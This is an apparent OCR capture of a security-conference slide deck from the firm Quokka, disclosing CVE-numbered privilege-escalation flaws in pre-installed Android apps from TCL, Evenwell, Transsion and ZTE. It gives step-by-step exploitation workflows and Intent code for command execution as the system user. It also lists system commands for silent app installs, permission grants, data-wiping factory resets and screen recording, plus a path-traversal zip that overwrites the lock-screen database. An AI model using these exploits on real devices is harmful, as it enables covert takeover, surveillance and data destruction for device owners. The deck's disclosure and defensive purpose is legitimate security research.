
Quokka

TCL TctScreenRecorder App

Vulnerability: Exposes arbitrary file read/write as a `system` user app to local apps

Attack requirements: Local app the declares and requests a permission named `"com.tct.smart.switchphone.permission.SWITCH_DATA"`

Impacted devices: Tracfone/AT&T TCL 30Z (Android 12)



Package name: `com.tcl.screenrecorder`

Path: `/system/priv-app/TctScreenRecorder/TctScreenRecorder.apk`

Version names: `v5.2120.02.12008.1.T;v5.2120.02.12008.2.T`

Version codes: `1221092802;1221092805`

UID: `system`

CVE: `CVE-2023-38295`

TCL TctScreenRecorder App – Exploitation Workflow


Malicious App

① Declares missing `com.tct.smart.switchphone.permission.SWITCH_DATA` permission in the app's manifest file and then requests the same permission

② Binds to service named `com.tcl.screenrecorder/com.tct.smart.switchdata.DataService`

③ Invokes function `1` with a `Messenger` from the TctScreenRecorder app that has another `Messenger` of its own that it sets to the `replyTo` instance field of the `Message` sent by the first `Messenger`

④ Invokes function `4` with a `Bundle` containing the "`file_path`" key (e.g., "`/sdcard/defcon31.txt`") and the "`mode`" key (e.g., "`w`")



TctScreenRecorder App

⑤ Returns a `Bundle` to the `Messenger` that was set in the `replyTo` field in step ③ where the `Bundle` contains a `ParcelFileDescriptor` in the key named "`file_descriptor`"

⑥ Uses the `ParcelFileDescriptor` to get a file descriptor that is used in a `FileInputStream` for reading or a `FileOutputStream` for writing and performs the desired operation on the desired path that was indicated in step ④

Quokka

Factory Apps

Provide structured testing of hardware/software functionality

- Sometimes also called engineering apps or “hidden” menu apps


Usually, cannot be uninstalled or disabled by the user


- Need root access or exploit to remove/disable

Generally, run as `system` UID and thus has many privileges


Typically, there is no launcher activity

- How to start it?







Factory Apps




FQC



Transsion Factory



MMIGroup




Evenwell FQC App

Vulnerability: Exposes local arbitrary command execution as `system` user to co-located apps

Attack requirements: Local app with no permissions necessary

Impacted devices: Verizon Sharp Rouvo V (Android 12) and Tracfone BLU View 2 (Android 11)



Package name: `com.evenwell.fqc`

Version names: `9.0208.01;9.0209.13;9.0212.03`

Version codes: `9020801;9020913;9021203`

Path: `/system/app/FQC/FQC.apk`

UID: `system`

CVE: `CVE-2023-38290`

Evenwell FQC App – Exploitation Workflow

Malicious App

① Sends `Intent` to start `com.evenwell.fqc/.activity.ShowBarometer` activity

② The `com.evenwell.fqc/.activity.ShowBarometer` activity starts and sets the `persist.sys.PreventPowerkey` system property to `on` which is a requirement for successful command execution. The `ShowBarometer` activity sets the same system property to `off` when it moves into the background, so we need to crash the app while it is in the foreground

③ Sends `Intent` to `com.evenwell.fqc/.FQCBroadcastReceiver` receiver where the `Intent` lacks an `action` string to crash the FQC app to preserve the required value

④ The `com.evenwell.fqc/.FQCBroadcastReceiver` receiver crashes due to faulty input handling (the app assumes `action` string will always be non-`null`) which removes the foreground `ShowBarometer` activity since the FQC app will only execute commands if it does not have an activity from its app in the foreground amd the system property named `persist.sys.PreventPowerkey` has a value of `on`

⑤ Sends `Intent` to `com.evenwell.fqc/.FQCService` service with command to execute in the `TurnOffHeater` string extra which the service executes with `system` privileges

FQC App

```
Intent serviceIntent = new Intent("android.intent.action.MAIN");
serviceIntent.setClassName("com.evenwell.fqc", "com.evenwell.fqc.FQCService");
serviceIntent.putExtra("TurnOffHeater", "<command to be executed> ; setprop
persist.sys.PreventPowerkey on");
startService(serviceIntent);
```

Use Cases for Command Execution as `system` UID App

Grant Arbitrary Permissions

```
"pm grant com.example.packagename android.permission.RECORD_AUDIO"
```

Install Arbitrary Apps

```
"cmd package install -r -g -S $(stat -c %s " + apk_file.getPath() + ") < " + apk_file.getPath()
```

Factory Reset (i.e., data wipe)

```
"am broadcast -a android.intent.action.FACTORY_RESET -p android --es android.intent.extra.REASON
MasterClearConfirm --ez android.intent.extra.WIPE_EXTERNAL_STORAGE true --ez
com.android.internal.intent.extra.WIPE_ESIMS true"
```

Record Screen

```
"(/system/bin/screenrecord --time-limit 10 " + recording.getPath() + ") & wait $!; sleep 1 ; chmod 777 " +
recording.getPath()
```


Inject Arbitrary Input Events

```
"input keyevent 3 66 67 66"
```

Perform Operations with AppOps

```
"appops set com.example.packagename MANAGE_EXTERNAL_STORAGE allow"
```

Evenwell FQC App Exploitation Demo



Evenwell Digitech Inc.

NOKIA Smartphones Feature phones Support Community

Home › General › Home of Nokia Phones › Announcements

Tapping into Android Pie's adaptive battery for optimum battery performance


HMDLaura ★★★★
August 2019 edited September 2019

Hi Nokia phones Fans

Before Google introduced Adaptive battery on Android P, OEMs had their own solutions for managing system performance and battery life. Evenwell was our solution. With Android 9 Pie's adaptive battery feature, the need to have an alternate solution no longer exists. Adaptive battery uses deep learning to understand usage patterns and prioritise battery and is more intelligent AI driven approach for battery and performance management and is available across the range of Nokia smartphones running Android 9 Pie. When our devices that launched with Android N or Android O originally upgraded to Android 9 Pie, we started to gradually disable Evenwell while carefully monitoring end user feedback. Now we have completely disabled Evenwell from our legacy devices so even if you see the solution there, it does not do anything. On our new devices launching with Android 9 P (or later) releases we do not have Evenwell at all.

Best regards,
Laura & Team

Source: https://community.phones.nokia.com/discussion/51246/tapping-into-android-pies-adaptive-battery-for-optimum-battery-performance



Source: https://image.honhai.com/financy_by_year/VIII._Special_Notes.pdf

Google Play Games Apps Movies & TV Books Kids

Evenwell Digitech Inc.

Test_App
Evenwell Digitech Inc.

Source: https://play.google.com/store/apps/developer?id=Evenwell+Digitech+Inc.

Transsion Factory App

Vulnerability: Exposes local arbitrary command execution as `system` user to co-located apps

Attack requirements: Local app with no permissions necessary

Impacted device: Itel Vision 3 Turbo (Android 11) - unlocked

Package name: `com.transsion.autotest.factory`


Path: `/system/app/Factory/Factory.apk`

Version name: `1.8.0(220310_1027)`

Version code: `7`

UID: `system`

CVE: `CVE-2023-38294`



Transsion Factory App - Exploitation Workflow

Malicious App

① Makes app's base scoped storage directory (`/sdcard/Android/data/<package name>`) globally readable, writable, and executable

② Creates shell script file in app's base scoped storage directory with desired commands to execute and sets the file as globally readable and executable

③ Creates a file named `run_script_file.txt` in the app's base scoped storage directory that contains: `sh <full path to shell script file created in step ② >` and sets it as globally readable and executable

④ Creates and sends a crafted `Intent` with various extras to the receiver named `com.transsion.autotest.factory/.broadcast.CommandReceiver` with the full path to the file created in step ③ (full `Intent` shown below)

⑤ The `com.transsion.autotest.factory/.broadcast.CommandReceiver` writes the command to shared preferences that is then accessed by a service named `com.transsion.autotest.factory/.service.MonkeyBackgroundService` which executes the command that executes the shell script created in step ② with `system` privileges

Factory App

```
Intent intent = new Intent("transsion.autotest.command");
intent.setClassName("com.transsion.autotest.factory",
"com.transsion.autotest.factory.broadcast.CommandReceiver");
intent.putExtra("monkey", "2");
intent.putExtra("cmdfile", runScriptFile.getPath());
intent.putStringArrayListExtra("package", new ArrayList<String>());
sendBroadcast(intent);
```

Quokka

ZTE Vendor-Specific Vulnerabilities Summary

`CVE-2022-39071` – Arbitrary file (over)write as the Android system ("`system_server`") using a crafted `zip` file that employs path traversal attacks

`CVE-2022-39074` – Start arbitrary activity components in the context of the System UI app ("`com.android.systemui`") where all `Intent` fields are externally-controlled expect for the `action` string

`CVE-2022-39075` – Recursive deletion of arbitrary directories and files in the context of the Settings app ("`com.android.settings`")

All three vulnerabilities require no permissions or user interaction although `CVE-2022-39075` requires the app to have one of four package names where each is not installed (i.e., "`cn.nubia.flycow`", "`cn.nubia.cloud`", "`cuuca.sendfiles.Activity`", & "`com.example.transferdatapass`")

ZTE Impacted Devices

Product Name	Affected Version	Resolved Version
ZTE Blade A52	All versions up to Z6356T_M01	Z6356T_M02
ZTE Blade A51	All versions up to Blade A51_M06	Blade A51_M07
ZTE Blade A3 Lite	All versions up to Blade A30_M08	Blade A30_M09
ZTE Blade A5 2020	All versions up to Blade A5 2020-T_M04	Blade A5 2020-T_M05
ZTE Blade L210	All versions up to GEN_MY_L210_V1.13	GEN_MY_L210_V1.14
ZTE Blade A7s	All versions up to CLA_GT_A7020_V2.1	CLA_GT_A7020_V2.2
ZTE Blade A31	All versions up to Blade A31_M02	Blade A31_M03
ZTE Blade A31 Plus	All versions up to P600_M03	P600_M04
ZTE Blade A5 (2019)	All versions up to P650 Pro_M12	P650 Pro_M13
ZTE Blade A71	All versions up to GEN_EU_EEA_A7030_V2.3	GEN_EU_EEA_A7030_V2.4
ZTE Blade A72	All versions up to MyOS11.0.2_A7039_CLA_CO	MyOS11.0.3_A7040_CLA_CO
ZTE Blade V20 Smart	All versions up to TEL_MX_ZTE_8010V1.13	TEL_MX_ZTE_8010V1.14
ZTE Blade V30	All versions up to TEL_MX_ZTE_9030V1.10	TEL_MX_ZTE_9030V1.11
ZTE Blade V30 Vita	All versions up to TEL_MX_ZTE_8030V1.10	TEL_MX_ZTE_8030V1.11
ZTE V40 Pro	All versions up to MyOS11.0.3_9045_TEL	MyOS11.0.4_9046_TEL
ZTE Blade V40 Vita	All versions up to MyOS11.0.1_8044_CLA_CO	MyOS11.0.2_8045_CLA_CO
ZTE Axon 40 Ultra	All versions up to NON_EEA_P898F01V1.0.0B25	NON_EEA_P898F01V1.0.0B26

Source: https://support.zte.com.cn/support/news/LoopholeInfoDetail.aspx?newsId=1030664

ZTE (Over)write Files as Android System – Exploitation Workflow

Malicious App

① Declares an AndroidX `FileProvider` with a URI authority of `com.zte.beautify_potatoes` in the app's manifest file to share files since the `com.zte.beautify` URI authority is checked with `java.lang.String.startsWith(String)` instead of `java.lang.String.equals(String)`

② Unpacks a crafted `zip` file that uses path traversal attacks using relative paths from the app's assets directory and stores it as a file on internal storage that can be shared by its `FileProvider`

③ Grants `system_server` (package name of `android`) read access to the crafted `zip` file URI using the `android.content.Context.grantUriPermission(String, Uri, int)` API

④ Broadcasts an `Intent` with an action of `com.zte.theme.THEME_CHANGE` with the crafted `zip` file URI as the "`THEME_URI`" extra and an arbitrary string as the "`THEME_ID`" extra

⑤ `system_server` unpacks the `zip` file without enforcing any constraints on the types or file names and does not defend against path traversal attacks from the crafted `zip` file using relative paths that escape the directory they are unpacked to and (over)write files with those from the crafted `zip` file in its context as the Android system with the `system` UID and `system_server` SELinux domain

⑥ Depending on which files are overwritten, the malicious app may want to cause a system crash to trigger initialization routines (e.g., it overwrote some app(s) and needs `PackageManagerService` to parse the app(s) or it overwrote the screen lock database file)

`system_server`

Quokka

ZTE (Over)write Files as Android System – Use Cases

Uninstall apps: Overwrite app with same package name but different signature


Overwrite apps: Overwrite `/data/app/<apk path>.apk`

Overwrite app libraries: Overwrite `/data/app/<apk path>/lib/arm64/<library name>.so`

Overwrite screen lock: Overwrite `/data/system/locksettings.db`

```
% zipinfo not_evil.zip
Archive:  not_evil.zip
Zip file size: 41306 bytes, number of entries: 2
-rw-r--r--  2.0 unx    20480 b- stor 23-Mar-12 20:10 ../../../../data/system/locksettings.db
-rw-r--r--  2.0 unx    20480 b- stor 23-Mar-12 20:11 ../../../../data/system/locksettings.db-journal
2 files, 40960 bytes uncompressed, 40960 bytes compressed:  0.0%
```

ZTE (Over)write Files as Android System Exploitation Demo



Quokka

Overall Root Causes of the Vulnerabilities

Failure to enforce proper access control (CWE-284, CWE-926)

Path traversal in a `zip` file using relative paths (CWE-22)

- New defenses introduced for apps targeting Android 14 (API level 34)

Missing permission can be declared by any app (CWE-732)

Lack of whitelist to reduce inputs to a limited number of known good inputs (CWE-183)

Only relying on the package name of the client when checking for capabilities (CWE-287)

Securing Devices

Vendors

- Pro-active scanning of devices prior to reaching the market
- Certification that the device has been examined and has a baseline level of security


Enterprises

- Constantly monitor and regularly scan assets in order to enforce security policies


Users

- Disable unnecessary pre-installed apps when possible
- Disable apps that are vulnerable to arbitrary command injection by injecting the following command: `sh -c "pm disable <vulnerable app package name>"`

Firmware Analysis



Detecting The Vulnerabilities



Quokka

Conclusions

Third-party apps can achieve varying levels of privilege escalation due to co-located software

Assume entities will spend a copious amounts of time reverse-engineering your software

Privileged pre-loaded software deserves increase security vetting

Read our paper which goes into much greater detail and contains PoC code (contact us at oem@quokka.io email address)

Try Q-Scout to see if your device is vulnerable

Continuing the Conversation…

- **Date:** Friday, August 11, 2023
- **Time:** 1:30 pm
- **Location:** Yard House - 3545 S Las Vegas Blvd, Las Vegas, NV 89109

Quokka